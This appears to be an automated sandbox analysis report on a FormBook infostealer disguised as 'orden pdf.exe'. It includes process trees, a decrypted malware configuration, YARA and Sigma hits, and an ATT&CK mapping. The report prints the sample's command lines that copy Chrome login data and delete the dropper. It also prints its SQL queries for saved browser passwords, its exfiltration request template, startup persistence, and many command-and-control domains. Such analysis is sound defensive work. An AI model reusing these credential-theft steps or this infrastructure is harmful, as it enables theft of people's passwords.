ID: 339334
Sample Name: orden pdf.exe
Cookbook: default.jbs
Time: 21:10:24
Date: 13/01/2021
Version: 31.0.0 Red Diamond

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
Analysis Report orden pdf.exe

Overview


General Information

Sample Name:	orden pdf.exe
Analysis ID:	339334
MD5:	4f1ad14256cc9c4..
SHA1:	7734beec32b17c..
SHA256:	1f05b369246b286.
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Benign windows process drops PE f…
- Detected FormBook malware
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Drops script at star…
- Sigma detected: Steal Google chrom…
- System process connects to networ…
- Yara detected FormBook
- AutoIt script contains suspicious str…
- Binary is likely a compiled AutoIt sc…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- orden pdf.exe (PID: 2224 cmdline: 'C:\Users\user\Desktop\orden pdf.exe' MD5: 4F1AD14256CC9C420D78D69B468BAB48)
  - orden pdf.exe (PID: 4700 cmdline: C:\Users\user\Desktop\orden pdf.exe MD5: 4F1AD14256CC9C420D78D69B468BAB48)
  - orden pdf.exe (PID: 5476 cmdline: C:\Users\user\Desktop\orden pdf.exe MD5: 4F1AD14256CC9C420D78D69B468BAB48)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 4120 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\assignedaccessproviderevents\.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
        - DeviceCensus.exe.exe (PID: 5652 cmdline: 'C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe' MD5: 4F1AD14256CC9C420D78D69B468BAB48)
      - systray.exe (PID: 3652 cmdline: C:\Windows\SysWOW64\systray.exe MD5: 1373D481BE4C8A6E5F5030D2FB0A0C68)
        - cmd.exe (PID: 6180 cmdline: /c del 'C:\Users\user\Desktop\orden pdf.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 2412 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1720 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cx9l_rq2dula.exe (PID: 5296 cmdline: C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe MD5: 4F1AD14256CC9C420D78D69B468BAB48)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x998f",
    "KEY1_OFFSET 0x1db82",
    "CONFIG SIZE : 0xcd",
    "CONFIG OFFSET 0x1dc80",
    "URL SIZE : 26",
    "searching string pattern",
    "strings_offset 0x1c7b3",
    "searching hashes pattern",
    "--------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------",
    "0xcc1048c5",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
```

```
"0xf89290dc",
"0x94261f57",
"0x7d54c891",
"0x47cb721",
"0xf72d70b3",
"0x9f715020",
"0xbf0a5e41",
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0122d4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01445",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
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"0x2430512b",
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"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
```

```
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"0x911bc70e",
"0x74443db9",
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"0x11fc2f72",
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"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
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"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
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"0x65f4449c",
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"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
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"0x47f39d2b",
"0x6777e2de",
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"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
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"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
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"0xe99ffaa0",
"0xf6aebe25",
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"0x215de938",
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"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0"
```

```
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"Win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache"
```

```
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"audereventur.com",
"huro14.com",
"wwwjinsha155.com",
"antiquevendor.com",
"samuraisoulfood.net",
"traffic4updates.download",
"hypersarv.com",
"rapport-happy-wedding.com",
"rokutechnosupport.online",
"allworljob.com",
"hanaleedossmann.com",
"kauai-marathon.com",
"bepbosch.com",
"kangen-international.com",
"zoneshopemenowz.com",
"belviderewrestling.com",
"ipllink.com",
"sellingforcreators.com",
"wwwswty6655.com",
"qtumboa.com",
"bazarmoney.net",
"librosdecienciaficcion.com",
"shopmomsthebomb.com",
"vanjacob.com",
"tgyaa.com",
"theporncollective.net",
"hydrabadproperties.com",
"brindesecologicos.com",
"sayagayrimenkul.net",
"4btoken.com",
"shycedu.com",
"overall789.top",
"maison-pierre-bayle.com",
"elitemediamasters.com",
"sharmasfabrics.com",
"hoshamp.com",
"myultimateleadgenerator.com",
"office4u.info",
"thaimart1.com",
"ultimatewindowusa.com",
"twoblazesartworks.com",
"airteloffer.com",
"shoupaizhao.com",
"741dakotadr.info",
"books4arab.net",
"artedelcioccolato.biz",
"tjqcu.info",
"teccoop.net",
"maturebridesdressguide.com",
"excelcapfunding.com",
"bitcoinak.com",
"profileorderflow.com",
"unbelievabowboutique.com",
"midlandshomesolutionsltd.com",
"healthywithhook.com",
"stirlingpiper.com",
"manfast.online",
"arikorin.com",
```

```
    "texastrustedinsurance.com",
    "moodandmystery.com",
    "yh77808.com",
    "s-immotanger.com",
    "runzexd.com",
    "meteoannecy.net",
    "f-end",
    "-----------------------------------------------",
    "Decrypted CnC URL",
    "-----------------------------------------------",
    "www.joomlas123.info/n7ak/\u0000"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	Methodology_Suspicious_Shortcut_Local_URL	Detects local script usage for .URL persistence	@itsreallynick (Nick Carr), @QW5kcmV3 (Andrew Thompson)	• 0x13:$file: URL=file:/// • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x94c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9742:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x153d5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ec1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x154d7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1564f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa2ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1413c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xafc3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b74a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000003.234787113.0000000004C7D000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18059:$sqlite3step: 68 34 1C 7B E1 • 0x1816c:$sqlite3step: 68 34 1C 7B E1 • 0x18088:$sqlite3text: 68 38 2A 90 C5 • 0x181ad:$sqlite3text: 68 38 2A 90 C5 • 0x1809b:$sqlite3blob: 68 53 D8 7F 8C • 0x181c3:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.300045336.00000000016D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.300045336.00000000016D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98b8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b32:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x157c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x152b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x158c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15a3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa6ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1452c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb3b3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 55 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.orden pdf.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.2.orden pdf.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98b8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b32:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x157c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x152b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x158c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x15a3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa6ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1452c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb3b3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.orden pdf.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18449:$sqlite3step: 68 34 1C 7B E1 • 0x1855c:$sqlite3step: 68 34 1C 7B E1 • 0x18478:$sqlite3text: 68 38 2A 90 C5 • 0x1859d:$sqlite3text: 68 38 2A 90 C5 • 0x1848b:$sqlite3blob: 68 53 D8 7F 8C • 0x185b3:$sqlite3blob: 68 53 D8 7F 8C
2.2.orden pdf.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.orden pdf.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ab8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d32:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x149c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x144b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14ac7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14c3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x98ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1372c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa5b3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19d37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ad3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 7 entries


Sigma Overview

System Summary:

Sigma detected: Drops script at startup location

Sigma detected: Steal Google chrome login data

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

E-Banking Fraud:

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

AutoIt script contains suspicious strings

Binary is likely a compiled AutoIt script file

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts 2	Scripting 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Tra

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Default Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	Shared Modules 1	Valid Accounts 2	Application Shimming 1	Scripting 1 1	Input Capture 3 1	File and Directory Discovery 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non App Lay Pro
Local Accounts	Exploitation for Client Execution 1	Registry Run Keys / Startup Folder 2	Valid Accounts 2	Obfuscated Files or Information 3	NTDS	System Information Discovery 1 1 7	Distributed Component Object Model	Credential API Hooking 1	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Access Token Manipulation 2 1	Software Packing 1	LSA Secrets	Security Software Discovery 2 6 1	SSH	Input Capture 3 1	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Process Injection 5 1 2	Rootkit 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3	VNC	Clipboard Data 2	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 2	Masquerading 2	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Valid Accounts 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 3	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 2 1	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 5 1 2	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mai


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
orden pdf.exe	50%	Virustotal		Browse
orden pdf.exe	33%	ReversingLabs	Win32.Trojan.Fuerboos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe	33%	ReversingLabs	Win32.Trojan.Fuerboos	
C:\Users\user\AppData\Local\Temp\Fxpx\cx9l_rq2dula.exe	33%	ReversingLabs	Win32.Trojan.Fuerboos	
C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	33%	ReversingLabs	Win32.Trojan.Fuerboos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.orden pdf.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.orden pdf.exe.39e0000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.huro14.com	0%	Avira URL Cloud	safe	
http://www.allworljob.com/n7ak/	0%	Avira URL Cloud	safe	
http://www.hydrabadproperties.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.ultimatewindowusa.com/n7ak/www.excelcapfunding.com	0%	Avira URL Cloud	safe	
http://www.myultimateleadgenerator.com/n7ak/www.manfast.online	0%	Avira URL Cloud	safe	
http://www.s-immotanger.com/n7ak/www.joomlas123.info	0%	Avira URL Cloud	safe	
http://www.allworljob.com	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
